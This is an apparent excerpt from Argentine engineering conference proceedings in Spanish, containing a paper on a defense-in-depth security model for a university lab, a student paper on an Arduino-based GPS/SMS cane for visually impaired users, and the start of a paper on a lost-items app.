Dees y Rahman [14] identifican ciertas contramedidas para estas amenazas, como implementar una infraestructura fuerte y luego asegurarla a través de la implementación de capas y políticas en cada capa, encriptar transmisiones (cableadas y no cableadas), educar y entrenar a los empleados en las cosas que pueden y no pueden hacer mientras están conectados a la red, educar en la necesidad de crearse usuario y contraseña que sean seguras. Así mismo, concluyen que el mejor enfoque para diseñar una buena estructura de seguridad de red es agregar componentes y políticas que ayuden a salvaguardar la organización, monitorear la actividad de la red buscando alguna actividad inusual, permitir probar las vulnerabilidades existentes siempre que las pruebas sean realizadas desde una fuente de "ataque" confiable, y por último utilizar estos resultados para mejorar los componentes y políticas usadas.

Otro de los procedimientos que suman y se han vuelto clave al momento de implementar seguridad son los backups de toda información (documentos, programas, servidores, master de equipos) que se crea necesarios para el correcto funcionamiento.

Según Dharma et al. [15] los backups son necesarios como un seguro contra la pérdida de datos, lo cual ocurre cuando hubo:

· Fallas en el hardware.
· Error humano.
· Fallas de la aplicación.
· Brechas de seguridad (virus, accesos no autorizados, manipulación de datos).

Cuando se menciona ciberseguridad, se hace referencia al conjunto de actividades dirigidas a proteger el ciberespacio contra el uso indebido del mismo, defendiendo su infraestructura tecnológica, los servicios que prestan y la información que manejan [16].

La UIT-T X 1205 [17] define a la ciberseguridad como el conjunto de herramientas, políticas, conceptos de seguridad, salvaguardas de seguridad, directrices, métodos de gestión de riesgos, acciones, formación, prácticas idóneas, seguros y tecnologías que pueden utilizarse para proteger los activos de la organización y los usuarios en el ciberentorno.

Caso de estudio

Un laboratorio de Educación, Investigación y Desarrollo (EDI) cuenta con un gabinete informático que debe poder satisfacer las necesidades y exigencias del día a día de estudiantes, docentes, profesionales e investigadores. Estas exigencias son cada vez mayores en lo que concierne a software, aplicativos y hardware. Es indispensable que este tipo de organización cuente con una infraestructura acorde para afrontar tales desafíos.

Teniendo presente la heterogeneidad, tanto del software que se debe instalar en cada terminal de la red para satisfacer las necesidades de cada cátedra, materia y/o curso, como de los recursos utilizados por los proyectos de Investigación, Desarrollo e Innovación, es indispensable llevar a cabo acciones que den continuidad a los servicios, protegiendo la confidencialidad, integridad y disponibilidad de los mismos.

Se debe considerar que existirán personas que harán un mal uso de los recursos ofrecidos, ya sea por desconocimiento o equivocación, y esto genere pérdidas o daños que afecten a otros usuarios o al propio laboratorio.

En el caso del Laboratorio de Ingeniería en Sistemas de Información (LabSis) de la UTN-FRC se atienden a todos los servicios nombrados anteriormente y se tiene especial cuidado en la disponibilidad e integridad de los datos que intervienen en los mismos, ya que el dictado de clases, el tomado de exámenes y la investigación dependen de estas características. Para lograr este fin, se aplican diferentes técnicas y herramientas de seguridad en diferentes capas de la red. De esta forma se busca evitar que, accidental o intencionalmente, se interrumpa algún servicio.

Si bien el LabSis está en continuo funcionamiento, resulta necesario analizar los métodos hasta ahora implementados e investigar nuevos, con el objetivo de alcanzar un conjunto de procedimientos, que de forma sinérgica, colaboren a la ciberseguridad de su infraestructura tecnológica. Esto permitiría desarrollar una base de conocimientos basada en indicadores de vulnerabilidades, técnicas y herramientas que fortalezca la seguridad.

En el LabSis se detectó la necesidad de la aplicación de alguna metodología que permita mitigar los riesgos relacionados a las vulnerabilidades de la red. Para satisfacer esta necesidad se identificaron y se reformularon dos conceptos que se estiman valiosos:

- Un modelo basado en la metodología de defensa en profundidad que permita su adaptación a una red en la cual coexisten tres modelos de uso de su infraestructura (educación, desarrollo e investigación).
- Un esquema que relacione la ponderación de cada vulnerabilidad detectada con su respectiva medida/s de protección implementada/s en la red del laboratorio EDI.

2. Metodología

La mayoría de las herramientas mencionadas en la introducción fueron diseñadas teniendo en consideración una organización típica, en donde las actividades que se realizan son generalmente rutinarias.

En un ambiente de educación, desarrollo e investigación como un laboratorio EDI, este modelo de organización no es del todo representativo, dado que las actividades que se realizan en el mismo no se repiten de manera cotidiana, sino en un lapso mucho mayor de tiempo a un día. Por ejemplo, los servicios de gabinete informático a docentes y estudiantes cambian todos los años para cada cátedra, taller eventual, competencia de programación [18] [19], seminario y olimpiada informática [20] [21].

Si bien las prácticas dadas por el docente pueden mantener el mismo objetivo año tras año, los ejercicios prácticos pueden variar, por lo que el laboratorio debe ofrecer un entorno de prácticas a cada alumno y profesor para cada cátedra. Para dicho entorno se debe considerar el hecho de que el alumno pueda practicar, con o sin internet, y con total libertad de destreza académica sin que ningún recurso del laboratorio corra riesgo alguno, ni sea dañado. Dicho recurso puede ser físico (computadora, placa, servidor, entre otros) o digital (máquina virtual, permiso configurado, entre otros).

Por otro lado, en el contexto de investigación y desarrollo, se debe preparar un entorno especializado y conectarlo a la red de forma controlada, lo que implica otro nivel de seguridad.

El grado de variabilidad depende del entorno considerado. En educación la variabilidad es mayor, debido al recambio del alumnado en cada cátedra y la cantidad de cátedras que son dictadas en el laboratorio. En investigación y desarrollo la variabilidad es media debido a que los proyectos tienen una duración promedio de dos años y, una vez implementados, su variabilidad pasa a ser constante.

3. Análisis de riesgos

Es necesario realizar la elaboración de mapas de procesos que permitan conocer mejor el funcionamiento del Laboratorio EDI. Para ello, es necesario identificar los procesos, y de cada uno ellos, los procedimientos relacionados. Es habitual que esto emerja de encuentros con los actores involucrados, entre ellos personal del laboratorio de las distintas funciones, usuarios del laboratorio frecuentes y participantes de la dirección del laboratorio. La salida deseada de estos encuentros son las descripciones de los procesos con un nivel de detalle que muestre los procedimientos que intervienen, como muestra la Figura 1.




Figura 1. Entradas y salida para la definición de procesos y procedimientos.

Con el mapa de procesos y el detalle de cada uno de los procesos identificados se debe realizar un análisis de riesgos (Figura 2) realizando un inventario de activos críticos, identificando amenazas y vulnerabilidades que puedan afectar a dichos activos, valorando cada una de estas en base al impacto si se materializa y a su probabilidad de ocurrencia (exposición al riesgo). Dicho análisis debe ser evaluado y aprobado por el personal y dirección del LabSis.

Una vez identificados los activos, amenazas y vulnerabilidades se debe realizar un análisis de las medidas de seguridad que ya se encuentran implementadas en el LabSis.




Figura 2: Elementos necesarios para la confección del análisis de riesgos

Una vez aprobado el análisis de riesgos y ponderadas las vulnerabilidades, se estará en condiciones de comenzar con el plan de trabajo de ciberseguridad basado en la metodología de defensa en profundidad.

4. Resultados

Como se menciona en la introducción, para dar solución a las necesidades detectadas respecto a la ciberseguridad de la infraestructura del Labsis, se trabajará con un modelo de defensa en profundidad. Las

normas de seguridad propuestas por la OIEA [22] definen que la defensa en profundidad se establece mediante una combinación apropiada de los siguientes elementos:

- Un sistema de gestión eficaz con un firme compromiso de la administración a favor de la seguridad y una sólida cultura de la seguridad.
- Una adecuada selección del emplazamiento y la incorporación de elementos técnicos y de diseño apropiados, que proporcionen márgenes de seguridad y que garanticen la diversidad y la redundancia. Para ello es fundamental la utilización de un diseño, tecnología y materiales de alta calidad y fiabilidad; sistemas de control, limitación y protección y elementos de vigilancia; una combinación apropiada de elementos de seguridad inherentes y técnicos.
- Procedimientos y prácticas operacionales completos, así como también procedimientos de gestión de accidentes.

Un modelo de defensa en profundidad puede ser aplicado a cualquier disciplina. En un laboratorio EDI, existen múltiples objetivos que se podrán determinar en el análisis de riesgos y que podrán estar resguardados por la implementación de este modelo. En el diagrama de la Figura 3, se presenta un esquema de una implementación del modelo adaptada al contexto del LabSis que permitirá identificar medidas existentes y necesarias para minimizar las amenazas identificadas.




Figura 3: Modelo de Defensa en Profundidad en un Laboratorio EDI

A continuación se enumeran las técnicas y herramientas a considerar en cada capa del modelo planteado.

Capa de políticas y procedimientos:
- Política de seguridad de la información.
- Organización de la seguridad.
- Roles y responsabilidades de seguridad.
- Procedimientos y estándares.
- Capacitación de seguridad.

Capa de seguridad física:
- Control de acceso físico.
- Alarmas.
- Seguridad perimetral.
- Controles ambientales.

Capa de perímetro:
- Test de penetración.
- Firewall.
- VPNs.
- Sistema de Detección de Intrusos (IDS).
- Sistema de Protección de intrusos (IPS).

Capa de red interna:
- Listas de Control de Acceso (ACLs).
- Redes de Área Local Virtual (VLANs).
- *Shell* seguro (SSH).
- Capa de *sockets* seguros (SSL).
- Seguridad de la capa de transporte (TLS).
- Auditorías de seguridad.

Capa de host:
- *Hardening* del sistema operativo.
- Registros de seguridad (logs).
- Control de contraseñas.
- Antimalwares y antivirus.
- Escaneo de vulnerabilidades.
- Gestión de parches de seguridad.

Capa de aplicación:
- Código seguro.
- Controles de acceso.
- Políticas de contraseñas.
- Gestión interna de los ambientes de desarrollos.
- Seguridad en el ciclo de vida del desarrollo del software.

Capa de datos:
- Criptografía y ofuscación.
- Prevención de fuga de datos (DLP).
- Sanitización de los datos.
- Clasificación.
- Resguardo de los datos.

Cada técnica o herramienta es considerada un punto de control que colabora a la ciberseguridad en el modelo de defensa planteado.

Para lograr una trazabilidad de las vulnerabilidades y amenazas detectadas, debe ser siempre posible vincular cada una de ellas con al menos una medida de seguridad implementada en el Laboratorio EDI (Tabla 1).

Vulnerabilidades identificadas	Ponderación de la vulnerabilidad	Medida de Seguridad implementada en el Laboratorio

Tabla 1. Cuadro de relaciones entre amenaza identificada (vulnerabilidad) y medida de seguridad implementada.

La ponderación es un atributo de la vulnerabilidad y está relacionada a la exposición al riesgo que representa dicha vulnerabilidad en el análisis de riesgo.

5. Conclusiones

El trabajo expuesto tiene como finalidad obtener una visibilidad global de las amenazas o vulnerabilidades latentes en la infraestructura del LabSis, de forma tal que

cada amenaza identificada pueda ser rastreada a una medida de seguridad implementada en cada capa del modelo de defensa planteado.

El modelo fue planteado teniendo en cuenta la heterogeneidad del conjunto de los numerosos usuarios del LabSis que pasan diariamente por este laboratorio, identificando los perfiles de los mismos y asegurando que puedan realizar sus actividades planificadas. Esto permite que laboratorios con las mismas características (cualquier laboratorio EDI) puedan aplicarlo, sin desmedro de su aplicación y adaptación en entornos más homogéneos.

Esta estrategia permitirá detectar indicadores que puedan ser implementados y de cuyo análisis se podrá desarrollar una guía de buenas prácticas que pueda ser aplicada a la ciberseguridad de cualquier Laboratorio de Educación, Desarrollo e Investigación (EDI).

La base de conocimiento generada a partir de los indicadores permitirá a futuros proyectos de investigación la identificación de patrones relacionados a la ciberseguridad, lo que contribuirá a generar nuevos métodos de protección ante amenazas o mejorar los métodos ya existentes, así como también, mejorar la toma de decisiones con respecto a la ciberseguridad.

6. Referencias

[1] NORMA ISO 27002
[2] (2017). Top 10-2017 Top 10. OWASP TOP 10.
[3] Nooper, D. (Julio 2013). Secure Software Development Life Cycle Processes. Software Engineering Institute Carnegie Mellon University
[4] (2014). The Interview revenge hack cost Sony just $15m. Recuperado de https://www.theguardian.com/film/2015/feb/04/guardians-peace-revenge-hacksony-finances-unscathed
[5] Department of Health of United Kindong. (2018). Investigation: WannaCry cyber attack and the NHS. National Audit Office. Recuperado de https://www.nao.org.uk/wp-content/uploads/2017/10/Investigation-WannaCrycyber-attack-and-the-NHS.pdf
[6] Todd, M., Rahman, S. (Noviembre 2013). COMPLETE NETWORK SECURITY PROTECTION FOR SME'SWITHIN LIMITED RESOURCES. International Journal of Network Security & Its Applications (IJNSA). Vol. 5, Nro. 6.
[7] Zurutuza, R., Uribeetxeberria, R. (). Revisión del estado actual de la investigación en el uso de data mining para la detección de intrusiones.
[8] Zhao, Y., Xiao, H. (2016). Extracting Log Patterns from System Logs in LARGE. IEEE International Parallel and Distributed Processing Symposium Workshops.
[9] Arpwatch. Página del manual de ayuda: https://linux.die.net/man/8/arpwatch.
[10] Klinkenberg, J., Terboven, C., Lankes, S., Muller, M., (2017). IEEE International Conference on Cluster Computing.
[11] Baseman, E., Blanchard, S., Fu, S., Li, Z., (2016). Relational Synthesis of Text and Numeric Data for Anomaly Detection on Computing System Logs. 15th IEEE International Conference on Machine Learning and Applications.
[12] Wang, D., Ogihara, M., Gallo, C., Villamar, J., Smith, J., Vermeer, W., Cruden, G., Benbow, N., Brown, H., (2016) Automatic classification of communication logs into implementation stages via text analysis. Implementation Science.
[13] Rojanakul, K., Liang, H. (2009). Network Security Infrastructure Management. IEEE.
[14] Dees, K., Rahman, S. (2011). ENHANCING INFRASTRUCTURE SECURITY IN REAL ESTATE. International Journal of Network Security & Its Applications (IJNSA), Vol.3, No.6.
[15] Dharma, R., Sake, S., Manuel, M. (2013). Backup and Recovery in a SAN. Versión 1.2. EMC2 Techbooks.
[16] Art. 2.3 de la Orden Ministerial 10/2013. Madrid, España.
[17] (2008). UIT-T X. 1205. Serie X: Redes de Datos, Comunicaciones de Sistemas abiertos y seguridad. Ciberseguridad en el ciberespacio - Ciberseguridad. Aspectos generales de la ciberseguridad.
[18] Castillo, J., Serrano, D., Cárdenas, M. (2013). Organización de competencias de programación en la UTN-FRC: Análisis de la experiencia y de las opiniones de los participantes. Dpto. Ingeniería en Sistemas de Información - Universidad Tecnológica Nacional – Facultad Regional Córdoba. Recuperado el 12, Junio, 2018 de http://www.conaiisi.unsl.edu.ar/2013/221-562-1-DR.pdf.
[19] Castillo, J., Cárdenas, M., Serrano, D. (2011). Experiencias en el Desarrollo de Competencias de Programación en UTN-FRC. Dpto. Ingeniería en Sistemas de Información - Universidad Tecnológica Nacional – Facultad Regional Córdoba. TE&ET 2011. Recuperado el 12, Junio, 2018 de http://sedici.unlp.edu.ar/handle/10915/18414.
[20] Marciszack, M., Muñoz, R., Castillo, J., Delgado A., Serrano, D., Gatto, S. (2013) Colaboración entre el Gobierno de la Provincia de Córdoba y la UTN - FRC para el desarrollo de Olimpíadas Informáticas", Departamento de Ingeniería en Sistemas Universidad Tecnológica Nacional, Facultad Regional Córdoba y Dirección de Divulgación y Enseñanza de las Ciencias Ministerio de Ciencia y Tecnología de la Provincia de Córdoba. Recuperado el 12, Junio, 2018 de http://conaiisi.frc.utn.edu.ar/PDFsParaPublicar/1/schedConfs/4/234-650-1-DR.pdf.
[21] (2017). Departamento de Ingeniería en Sistemas Universidad Tecnológica Nacional, Facultad Regional Córdoba. OLIMPÍADA DE INFORMÁTICA en UTN - FRC. Recuperado el 12, Junio, 2018 de http://www.institucional.frc.utn.edu.ar/sistemas/Areas/noticias/Detalle.asp?1953
[22] Normas de seguridad del OIEA para la protección de las personas y el medio ambiente. Principios fundamentales de seguridad. ORGANISMO INTERNACIONAL DE ENERGÍA ATOMÍCA VIENA ISBN 978–92–0–308707–0. ISSN 1020–5837 https://www-pub.iaea.org/MTCD/Publications/PDF/Pub1273_S_web.pdf

TRABAJOS DE ALUMNOS

Universidad Nacional de La Matanza

confedi
Consejo Federal de Decanos de Ingeniería República Argentina

DIIT
Departamento de Ingeniería e Investigaciones Tecnológicas

RIISTIC

CONAIISI

Trabajos de Final de Carrera

CONAIISI

Universidad Nacional de La Matanza

confedi

DIIT Departamento de Ingeniería e Investigaciones Tecnológicas

RIISTIC

Trabajos de Final de Carrera Finalizados

Coordinador:

Mg. Roberto Eribe

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIIIC
CONAIISI

TADAL - Tecnología asistiva para discapacidad visual

Giménez, Rodrigo
Facultad de Tecnología Informática, Universidad Abierta Interamericana
gimenezrodrigoa@gmail.com

Ferraro, Bruno
Facultad de Tecnología Informática, Universidad Abierta Interamericana
brunoferraro380@gmail.com

López, Pedro
Facultad de Tecnología Informática, Universidad Abierta Interamericana
ingpedrolopez@yahoo.com.ar

Resumen

El objetivo del proyecto es desarrollar un dispositivo tecnológico (prototipo) fundado en los beneficios que proporciona la Tecnología Asistiva con Sistema Arduino como herramienta remediativa y compensatoria de personas con discapacidad visual. El proyecto consiste en la creación de un bastón con botones braille controlado mediante una pequeña placa Arduino que permite el envío de SMS a un número de teléfono móvil previamente configurado y un pequeño módulo de sistema de posicionamiento global. Los contenidos de dichos mensajes serán del tipo "ubicación" con coordenadas específicas del lugar acompañado de una breve descripción de la alerta generada.

1. Contexto

La Tecnología Asistiva es cualquier herramienta utilizada para permitir a individuos con discapacidades o necesidades especiales verse involucrados en las mismas actividades de sus pares sin discapacidad. Dentro de esta categoría podemos estar hablando de herramientas como el uso de sillas de ruedas, el uso de computadoras o el uso de un dispositivo como el TADAL.

2. Introducción

Nosotros, los humanos, contamos con diferentes capacidades, cada uno de nosotros somos distintos, todos tenemos derecho a la inclusión e integración desde entornos accesibles que garanticen el desarrollo sostenido de nuestro potencial y propicien recursos compensatorios de distintas necesidades, no solo en la usabilidad, sino en el alcance de la utilidad a la medida de los usuarios.

Ante la presencia de disfunciones visuales, en todo rango de edad, la afección no solo se centra en uno de los sentidos, sino que impacta también en lo emocional y social, principalmente en la comunicabilidad, ansiedad e independencia y por, sobre todo, el procesamiento de la información del entorno que los rodea.

2.1. Situación Problemática

La igualdad pensada desde las diferencias es un punto de partida para crear posibilidades y oportunidades en la calidad de vida, por ello: ¿Qué aportes brinda un dispositivo de Tecnología Asistiva para discapacidad visual a personas con discapacidades visuales de todo tipo en la libertad inmediata de sus necesidades básicas a su familia o personas con quienes conviven en su hogar?

2.2. Objetivos Específicos

- Analizar antecedentes sobre la aplicación de este Sistema en productos tecnológicos utilizados en personas con discapacidad.
- Diseñar un Dispositivo (prototipo) de Tecnología Asistiva para discapacidad visual que facilite la libertad de necesidades básicas en personas con discapacidades visuales de todo tipo.
- Propiciar una herramienta de accesibilidad y utilidad a la medida de todos sus usuarios.
- Propiciar tranquilidad mediante dispositivos tecnológicos a personas con discapacidad visual y por sobre todas las cosas, familiares y personas del círculo de cuidado.
- Lograr un dispositivo de bajo costo para ayuda social gratuita y/o subsidiada.
- Propiciar localización exacta en caso de emergencia a personas con discapacidad visual.

Lo que se propone como solución es un dispositivo adaptable a las herramientas actuales que permita el envío de mensajes de texto a un número de teléfono específico sumando la ubicación específica del momento. Dicho dispositivo cuenta con un botón donde tiene configurado una acción específica grabada en braille, es decir, el individuo que adquiera el producto podrá enviar SMS con ubicación específica de coordenadas.

3. Líneas de investigación y desarrollo

Las personas con algún tipo de discapacidad visual pueden encontrar en dispositivos de tecnología asistiva la tranquilidad perfecta para llevar a cabo su vida social y pública en vista de sus necesidades principales.

No es necesario realizar un relevamiento tan profundo para darse cuenta, que las ciudades, por lo menos en Argentina, son cada vez, más problemáticas a la hora de integrar personas con discapacidad. Veredas disparejas, cordones no normalizados, baches por doquier, semáforos insonoros, señales de tránsito pasadas por alto, rampas bloqueadas y un punto muy pero muy importante, una sociedad que en general, NO está dispuesta a ayudar.

Es necesario que, estos recursos de tecnología asistiva, deban respetar un marco dentro de un Diseño Universal, la cual debe cumplir con cuatro características fundamentales: Ubicuidad, deben ser capaces de ser utilizados en cualquier momento y lugar; Discreción, deben ser capaces de pasar desapercibida en el entorno; Adaptabilidad, deben ser capaces de responder a la necesidad de un usuario; Instintivo, deben ser fáciles de entender, independientemente de conocimientos, habilidades o concentración del usuario.

Al mismo tiempo, es importante tener en cuenta al momento de pensar y desarrollar un dispositivo de este tipo para personas con discapacidad visual variables tales como la capacidad de movimiento independiente, las limitantes que presenta la infraestructura de la ciudad/país y las limitantes que presentan las comunicaciones de la ciudad/país.

Según la Organización Mundial de la Salud, “en el mundo hay aproximadamente 314 millones de personas con discapacidad visual, 45 millones son ciegas”.

3.1. Arduino Uno R3

En cuanto a la implementación, el dispositivo TADAL se encuentra diseñado sobre una plataforma open-hardware denominada Arduino basada en una sencilla placa con entradas y salidas (E/S), analógicas y digitales, y en un entorno de desarrollo que implementa el lenguaje Processing/Wiring.

Dicha plataforma cuenta con una unidad de procesamiento del tipo Atmel ATMega328 la cual es la encargada de interactuar con los diferentes componentes que integran TADAL.

El Arduino UNO R3 es una placa electrónica basada en el chip de Atmel ATmega328. Tiene 14 pines digitales de entrada / salida, es el Arduino Pinout de los cuales 6 los puede utilizar como salidas PWM, 6 entradas analógicas, un oscilador de cristal de 16 MHz, una conexión USB, un conector de alimentación, una cabecera ICSP y un botón de reset.



Figura 1. Arduino UNO R3.

El software de la placa incluye un controlador USB que puede simular un ratón, un teclado y el puerto serie. Esta placa tiene todo lo necesario para apoyar el microcontrolador basta con conectarlo a un ordenador con un cable USB o con un adaptador. El Arduino Uno se diferencia de todas las placas anteriores en que no utiliza el FTDI USB a serie driver chip. En lugar de ello, cuenta con el Atmega8U2 programado como convertidor de USB a serie.

Tabla 1. Características de la placa Arduino UNO R3.

Componente	Detalle
Microcontrolador	ATmega328
Voltaje de operación	5V
Voltaje de entrada (recomendado)	7-12V
Voltaje de entrada (límites)	6-20V
Pines de E/S digitales	14 (de los cuales 6 proporcionan salida PWM)
Pines de entrada analógica	6
Corriente DC por pin de E/S	40 mA
Corriente DC para 3.3V Pin	50 mA
Memoria Flash	32 KB de los cuales 0,5 KB utilizados por el bootloader
SRAM	2 KB (ATmega328)
EEPROM	1 KB (ATmega328)
Velocidad de reloj	16 MHz

3.2. SIM808 GPRS/GSM+GPS

Otro de los componentes principales es una placa ultra compacta, SIM808 GPRS/GSM+GPS, la cual permite acceder a redes de telefonía celular.

La conexión de esta placa con la unidad de procesamiento principal es del tipo UART (Universal Asynchronous Receiver–Transmitter) utilizando comandos del tipo AT.




Figura 2. SIM808 GPRS/GSM+GPS.

Tabla 2. Características de la placa SIM808 GPRS/GSM+GPS.

Cuatribanda 850/900/1800 / 1900MHz.
Conectividad GPRS multi-slot class12: máx. 85.6kbps (descarga / carga).
Estación móvil GPRS clase B.
Controlado por el comando AT (3GPP TS 27.007, 27.005 y los comandos AT mejorados de SIMCOM).
Soporta reloj en tiempo real.
Rango de tensión de alimentación 5V ~ 12V.
Soportes para bluetooth 4.0.
GPS / CNSS integrado y soporta A-GPS.
Soporta 3.0V a 5.0V nivel lógico.
Bajo consumo de energía, 1mA en modo de reposo.
Soporta el protocolo GPS NMEA.
Tarjeta Micro SIM estándar.

3.3. Función de Interfaz




Figura 3. Función de Interfaz.

Tabla 3. Función de interfaz. Distribución y funcionalidad de los pines conectores.

Característica	Detalle
Power supply	Vin conectado a una fuente de alimentación externa de 5~9 DC
Antenna interface	Conexión a una antena externa
Serial port select	Seleccione el puerto serie de software o el puerto serie hardware para conectarse a GPRS + GSM + GPS Shield
Hardware Serial	D0/D1 Arduino/Crowduino
Software serial	D7/D8 Arduino/Crowduino
Status LED	Indica estado de encendido/apagado SIM808
Net light	Indica estado de SIM808 enlazando a la red
1PPS	Indica estado de SIM808 obteniendo ubicación
UART of SIM808	Interruptor de pines UART del SIM808
Microphone	Para responder llamada telefónica
Speaker	Para escuchar la llamada telefónica
GPIO, PWM and ADC of SIM808	Interruptor de pines GPIO, PWM y ADC del SIM808
Power key	Encendido y apagado del SIM808

Tabla 4. Utilización de los pines disponibles entre la placa Arduino UNO R3 y SIM808 GPRS/GSM+GPS.

Pin	Detalle
D0	No se utiliza si se selecciona el puerto serie de hardware para comunicarse con GPRS + GSM + GPS Shield
D1	No se utiliza si se selecciona el puerto serie de hardware para comunicarse con GPRS + GSM + GPS Shield
D2	No se utiliza
D3	No se utiliza
D4	No se utiliza
D5	No se utiliza
D6	No se utiliza
D7	Se utiliza si se selecciona el puerto serie de hardware para comunicarse con GPRS + GSM + GPS Shield
D8	Se utiliza si se selecciona el puerto serie de hardware para comunicarse con GPRS + GSM + GPS Shield
D9	Utilizado por el software de control para el encendido y apagado del SIM808
D10	No se utiliza
D11	No se utiliza
D12	No se utiliza
D13	No se utiliza
D14(A0)	No se utiliza
D15(A1)	No se utiliza
D16(A2)	No se utiliza
D17(A3)	No se utiliza
D18(A4)	No se utiliza
D19(A5)	No se utiliza

4. Resultados Obtenidos/Esperados

Con el uso de la tecnología y la innovación cualquier persona puede realizar cualquier actividad pese a poseer alguna discapacidad. Lo que falte físicamente se suple mecánicamente y lo que no se puede realizar se hace con ayuda de herramientas controladas por una computadora. Cuando se pierde una capacidad el mecanismo de defensa de la persona busca suplirla de alguna manera, busca cómo seguir adelante, consigue herramientas que le permitan continuar con la normalidad de su vida.

Referencias

[1] Gonzáles, R., Samaniego, P., Laitamo, S., Valerio, E., Francisco, C. (2012, Marzo). Informe sobre el Uso de las Tecnologías de Información y Comunicación (TIC) en la educación para Personas con Discapacidad. Detalles en https://unesdoc.unesco.org/ark:/48223/pf0000216382_spa/PDF/216382spa.pdf.multi

[2] Alberoni, O. (2012, Julio). De las ayudas técnicas a la tecnología asistiva. Detalles en: https://blog.ucc.edu.ar/tecnologiaasistiva/files/2012/07/DE-LAS-AYUDAS-T%c3%89CNICAS-A-LA-TECNOLOG%c3%8dA-ASISTIVA1.pdf

[3] Berruezo y Adelantado, P. (2005). Los contenidos de la Psicomotricidad. Detalles en: https://www.um.es/cursos/promoedu/psicomotricidad/2005/material/contenidos-psicomotricidad-diapositivas.pdf

[4] Campos, L. (2016). Desarrollos Tecnológicos Especiales. Detalles en: http://www.centrocamac.org/ayudas-tecnicas.pdf

[5] Belloch Ortí, C. (2004). Tecnologías de ayuda: Sistemas Alternativos de Comunicación. Detalles en: https://www.uv.es/bellochc/pdf/pwlogo5.pdf

[6] Guenaga, M., Barbier, A., Eguiluz, A. (2007). La accesibilidad y las tecnologías en la información y comunicación. Detalles en: http://www.trans.uma.es/pdf/Trans_11/T.155-169BarbieryEguiluz.pdf

[7] Elecrow Controllers, Sensors, Shields (2019). SIM808 GPRS/GSM+GPS Shield v1.1. Detalles en: https://www.elecrow.com/wiki/index.php?title=SIM808_GPRS/GSM%2BGPS_Shield_v1.1

[8] PurNub Staff. (2015, Febrero). Detalles en: https://www.pubnub.com/blog/connect-arduino-gsm-gprs-shield-to-the-internet/

LINWO
Aplicación para la difusión de objetos, mascotas y personas perdidas

Gonzalo Bertomeu; Marina Carrizo; Lorenzo Muñoz; Jerónimo Scarpa
{ggbertomeu,marinabelencarrizo,lorenzojosemunoz5,jeronimoscarpa}@gmail.com
***Universidad Tecnológica Nacional, Facultad Regional Mendoza**.*

Resumen

Este artículo presenta el proyecto elegido por los autores como proyecto final de la carrera de Ingeniería en Sistemas de Información. Se trata de una solución que fomenta la solidaridad y ayuda a las personas a encontrarse de nuevo con sus pertenencias.

La propuesta se trata de una aplicación Android en la que las personas puedan publicar su objeto perdido o encontrado, que ayuda a reducir los tiempos de búsqueda y contactará a la persona que encontró el objeto con su dueño. También permite difundir información acerca de personas perdidas para ayudar a sus familiares a difundir la información necesaria acerca de su familiar o ser querido perdido.

El sistema implementa diversas tecnologías de desarrollo, entre las cuales se pueden mencionar machine learning como Dialogflow [1], servicios de geolocalización, sincronización de datos con la nube y autenticación de usuarios a través de Google.

Palabras Clave

Sistema para reportar objetos perdidos/ encontrados - Machine Learning - Recompensa a la solidaridad - Reporte de personas perdidas

Introducción

